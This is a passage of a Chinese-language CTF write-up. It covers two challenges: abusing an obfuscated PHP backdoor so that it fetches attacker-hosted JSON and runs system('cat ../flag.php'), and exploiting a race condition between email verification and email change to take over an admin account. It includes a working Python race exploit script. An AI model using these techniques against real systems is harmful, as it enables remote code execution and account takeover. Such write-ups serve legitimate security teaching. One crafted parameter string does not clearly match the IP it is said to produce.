    }
    $d['f']($d['d']);
}
function gencodeurl($a)
{
    $e = md5(date("Y-m-d"));
    if (strlen($a) > 40) {
        $f = substr($a, 30, 5);
        $g = substr($a, 10, 10);
    } else {
        $f = 'good';
        $g = 'web.com';
    }
    $b = 'http://' . $f . $g;
    return $b;
}
function echofail($h)
{
    $i = 'PGh0bWw+PGhlYWQ+PG1ldGEgY2hhcnNldD0idXRmLTgiLz48dGl0bGU+54ix44GE56qS5oGv44CB55ebPC90aXRsZT48L2hlYWQ+PG
JvZHkgc3R5bGU9IndpZHRoOiAzMGVtO21hcmdpbjogMWVtIGF1dG87dGV4dC1hbGlnbjogY2VudGVyOyI+PHAgZXJyaWQ9IiVpZCUiPuKFoS3jgI
DjgIDilbAg5b+r55yL44CB5pyJ54Gw5py644CB5Zyo5rK15aS05LiK54Gw5p2l54Gw5Y6755qE44CCPC9wPjxwIHN0eWxlPSJmb250LXNpemU6ID
UwJTsiPjxhIGhyZWY9Imh0dHBzOi8vd3d3LmxvdmVzdG9wcGFpbi50a0BibG9nLnZ1bHNweS5jb20vIj7niLHjgYTnqpLmga/jgIHnl5s8L2E+IO
S4k+eUqOWQjumXqDwvcD48L2JvZHk+PC9odG1sPg==';
    echo str_replace('%id%', $h, base64_decode($i));
    exit;
}
function echologin()
{
    $j = 'PGh0bWw+PGhlYWQ+PG1ldGEgY2hhcnNldD0idXRmLTgiLz48dGl0bGU+54ix44GE56qS5oGv44CB55ebPC90aXRsZT48L2hlYWQ+PG
JvZHkgc3R5bGU9IndpZHRoOiAyMGVtO21hcmdpbjogMWVtIGF1dG87dGV4dC1hbGlnbjogY2VudGVyOyI+PGZvcm0gYWNpdG9uPSIiIG1ldGhvZD
0iUE9TVCI+PGlucHV0IHR5cGU9InBhc3N3b3JkIiBuYW1lPSJwYXNzIiBwbGFjZWhvbGRlcj0icGFzcyI+PGlucHV0IHR5cGU9InN1Ym1pdCIgbm
FtZT0ic3VibWl0IiB2YWx1ZT0ic3VibWl0Ij48L2Zvcm0+PHAgc3R5bGU9ImZvbnQtc2l6ZTogNTAlOyI+PGEgaHJlZj0iaHR0cHM6Ly93d3cubG
92ZXN0b3BwYWluLnRrQGJsb2cudnVsc3B5LmNvbS8iPueIseOBhOeqkuaBr+OAgeeXmzwvYT4g5LiT55So5ZCO6ZeoPC9wPjwvYm9keT48L2h0bW
w+';
    echo base64_decode($j);
    exit;
}
```

第一步要绕过的是`chkpass()`函数，这个比较简单，直接使`User-Agent`为`$a`（也就是传进去的pass参数值）的md5即可绕过。

接下来下面重点看的是这个函数：

```
function helloowner($a)
{
    $b = gencodeurl($a);
    $c = file_get_contents($b);
    if ($c == false) {
        echofail(2);
    }
    $d = @json_decode($c, 1);
    if (!isset($d['f'])) {
        echofail(3);
    }
    $d['f']($d['d']);
}
```

`$b`为`$a`经过`gencodeurl()`处理后的值，然后以`$b`为文件名，将其中的内容赋给`$c`，再对该内容进行json解码赋值给`$d`。

由`$d['f']($d['d']);`可以看出来最终`$d`解码得到的应该是一个关联数组，且有键`f`和`d`，然后它们的值构成一个可变函数，`$d['f']`为函数名，`$d['d']`为参数。

这里就是我们可以利用的地方，想办法构造`system('cat ../flag')`，这样我们就可以读到上面的flag了，所以我们将`["f"=>"system","d"=>"'cat ../flag.php'"]`

JSON编码一下得到：`{"f":"system","d":"cat ../flag.php"}`，这就是`file_get_contents`应该读到的文件内容，下面就是如何让读到这个文件。

看一下`gencodeurl`函数：

```
function gencodeurl($a)
{
    $e = md5(date("Y-m-d"));
    if (strlen($a) > 40) {
        $f = substr($a, 30, 5);
        $g = substr($a, 10, 10);
    } else {
        $f = 'good';
        $g = 'web.com';
    }
    $b = 'http://' . $f . $g;
    return $b;
}
```

不难看出，当`$a`的长度大于40时，返回值是`http://`拼接`$a`的31~35位再拼接`$a`的11~20位，也就是说我们可控的只有15位。

我们将上面构造内容命名为文件`1`，放到自己服务器上（假设ip位123.123.1.123），可以看到`123.123.1.123/1`刚好15位，这样我们构造下面这个`$a`时：

```
aaaaaaaaaa11.8.105/1aaaaaaaaaa129.2aaaaaa
```

返回值就会为：`http://123.123.1.123/1`，通过`file_get_contents`就可以从我们的服务器上获取内容了。

一个hackerone的有趣的漏洞的复现的题目

题目存在git泄露，得到源码，进行代码审计。

首先看一下`index.php`：

```
//index.php
<?php
require_once('init.php');
header("Content-type: text/html; charset=utf-8");

if(!isset($_SESSION['username'])){
 header('location: ./login.php');
 exit;
}
$userObj = new zUser();
$user = zUserFile::get_attrs($_SESSION['username']);
$flag = "";
if($userObj->is_admin($_SESSION['username']) && file_exists(FLAGFILE)){
 $flag = "WELL DONE! ".file_get_contents(FLAGFILE);
}
?>
```

可以看到要想获得flag，需要通过`is_admin()`的验证，跟踪这个函数：

```php
//class.user.php
public function is_admin($username){
 if(!zUserFile::validate_username($username)){
  return false;
 }
 $user = zUserFile::get_attrs($username);
 if($user['is_admin'] === 1)
  return true;
 return false;
}

//获取$username的所有信息
//从前面可以看到$users['attrs'][$username] = array("email" => $email, "is_admin" => 0, "email_verify" => 0, "token" => "");
public static function get_attrs($username){
 $users = zUserFile::get_all_users();
 if(!zUserFile::is_exists($username)){
  return false;
 }
 return $users['attrs'][$username];
}
```

要想验证通过，需要`$user`里的`is_admin`值为1，发现这边并没有什么可以利用的点，继续审计，重点放在如何可以登录admin的账号，发现该系统存在切换关联账号的功能：

```php
//switch.php
<?php
require_once('init.php');
header("Content-type: text/html; charset=utf-8");

if(!isset($_SESSION['username'])){
 header('location: ./login.php');
 exit;
}
$userObj = new zUser();
$user = zUserFile::get_attrs($_SESSION['username']);
$users = zUserFile::get_relate_users($_SESSION['username']);
$username = isset($_GET['username'])?trim($_GET['username']):'';
if($username != false && zUserFile::is_exists($username)){
 $to_user = zUserFile::get_attrs($username);
 if($user['email_verify'] === 1 && $to_user['email_verify'] === 1 && $user['email'] === $to_user['email']){
  $userObj->login2($username);
  header('Location: ./');
  exit;
 }
}

//class.user.php
public function login2($username){
 $username = trim($username);
 if(!zUserFile::validate_username($username)){
  return false;
 }
 $_SESSION['username'] = $username;
 return true;
}
?>
```

可以看到`login2`没有其他任何的验证，也就是说如果邮箱相同且均认证了，那么不同账号就可以相互切换登录。

再想到一开始的注册页面给了`admin`的邮箱为`ambulong@vulnspy.com`，那么思路应该就是注册一个账号，并关联到`admin`的邮箱上，这样就可以切换到`admin`帐号了。

直接绑定管理员的邮箱肯定是不行的，该系统还存在修改绑定邮箱的功能，代码如下：

```
//chgemail.php
<?php
require_once('init.php');
if(!isset($_SESSION['username'])){
 header('location: ./');
 exit;
}

header("Content-type: text/html; charset=utf-8");
$userObj = new zUser();
if($userObj->is_admin($_SESSION['username'])){
 die('FORBIDDEN');
}

if(isset($_POST['submit'])){
 if(!chktoken()){
  die('INVALID REQUEST');
 }
 $email = isset($_POST['email'])?trim($_POST['email']):'';
 if($userObj->chg_email($_SESSION['username'], $email))
  die('SUCCESS');
 else
  die('FAILED');

}

//跟一下chg_email()函数
//class.user.php
public function chg_email($username, $email){
 if(!zUserFile::is_exists($username)){
  return false;
 }
 if($email == false || !zUserFile::validate_email($email)){
  return false;
 }
 $user = zUserFile::get_attrs($username);
 $old_email = $user['email'];
 $emails = zUserFile::get_emails();
 if(isset($emails[$old_email])){
  $emails[$old_email] = array_diff($emails[$old_email], array($username));
  if($emails[$old_email] == false){
   unset($emails[$old_email]);
  }
 }
 zUserFile::update_attr($username, 'email_verify', 0);
 zUserFile::update_attr($username, 'email', $email);
 zUserFile::update_attr($username, 'token', '');
 $us = @is_array($emails[$email])?$emails[$email]:array();
 $emails[$email] = array_merge($us, array($username));
 return zUserFile::update_emails($emails);
}
```

可以看到当你重新绑定邮箱的时候，`email_verify`就会变为0，而我们得不到管理员邮箱的认证，就无法绑定成功。所以要想成功绑定，还得取看一下认证功能的代码：

```php
//verify.php
f(isset($_GET['token']) && isset($_GET['username'])){
 $token = isset($_GET['token'])?trim($_GET['token']):'';
 $username = isset($_GET['username'])?trim($_GET['username']):'';
 if($token == false || $username == false){
  die('INVALID INPUT');
 }
 if($userObj->verify_email($username, $token)){
  $userObj->login($username);
  header('location: ./');
  exit;
 }

 die('INVALID TOKEN OR USERNAME');
}

//跟一下verify_email()
//class.user.php
public function verify_email($username, $token){
 if(!zUserFile::is_exists($username)){
  return false;
 }
 $token = trim($token);
 if($token == false){
  return false;
 }
 $user = zUserFile::get_attrs($username);//取出所有信息
 $real_token = $user["token"];   //取出用户的token
 if(md5($real_token) !== md5($token)){ //验证token是否正确
  return false;
 }
 //----存在条件竞争的地方----
 zUserFile::update_attr($username, 'token', '');   //清空token
 zUserFile::update_attr($username, 'email_verify', 1); //认证成功
 return true;
}
```

正常的认证流程应该是：

- ① 填写绑定邮箱
- ② 收到带有token的认证邮件
- ③ 带着用户名和token去访问认证页面
- ④ token验证正确
- ⑤ `email_verify` 置为1，前面填写的邮箱绑定成功

而我们可以利用条件竞争，在上述正常流程的第4和第5步之间请求绑定 `admin` 的邮箱，由于没有验证 `$email` 的状态，所以要绑定的 `$email` 被重置为了 `admin` 的邮箱，这时再执行第5步，则可以认证成功。

于是我们先注册一个账号，并且绑定自己的邮箱来得到token，然后再访问认证链接的同时快速的，请求绑定 `admin` 的邮箱，脚本如下：

```python
import requests
import threading

url = "http://114.55.36.69:8023/"
verify_url= "/verify.php?token=oust3dEPSxpoZ9wKUVjo8ZFleaGdZaff&username=lethe3"
SESSION="9gr7bgt3ht65r3hbe3sgcm7032"

def verify_email():
    res = requests.get(url + verify_url)
    print(res.text)

def reset_email():
    reset_url = url + "/chgemail.php?token=QNgbstcy"
    cookies = {"PHPSESSID": SESSION}
    data = {"email": "ambulong@vulnspy.com", "submit": "Submit"}
    res=requests.post(reset_url, cookies=cookies, data=data)
    print(res.text)


def main():
    t1 = threading.Thread(target=verify_email, args=())
    t2 = threading.Thread(target=reset_email, args=())
    t1.start()
    t2.start()
    t1.join()
    t2.join()

if __name__ == '__main__':
    main()
```

运行后刷新页面，发现已经成功绑定管理员邮箱：

切换`admin`账号即可：

MAIN

SWITCH ACCOUNTS

RESET MY EMAIL

HELLO, admin

WELL DONE! flag{5b1378d6c07b9db5bda1d54d551b71f8}

E-MAIL: ambulong@vulnspy.com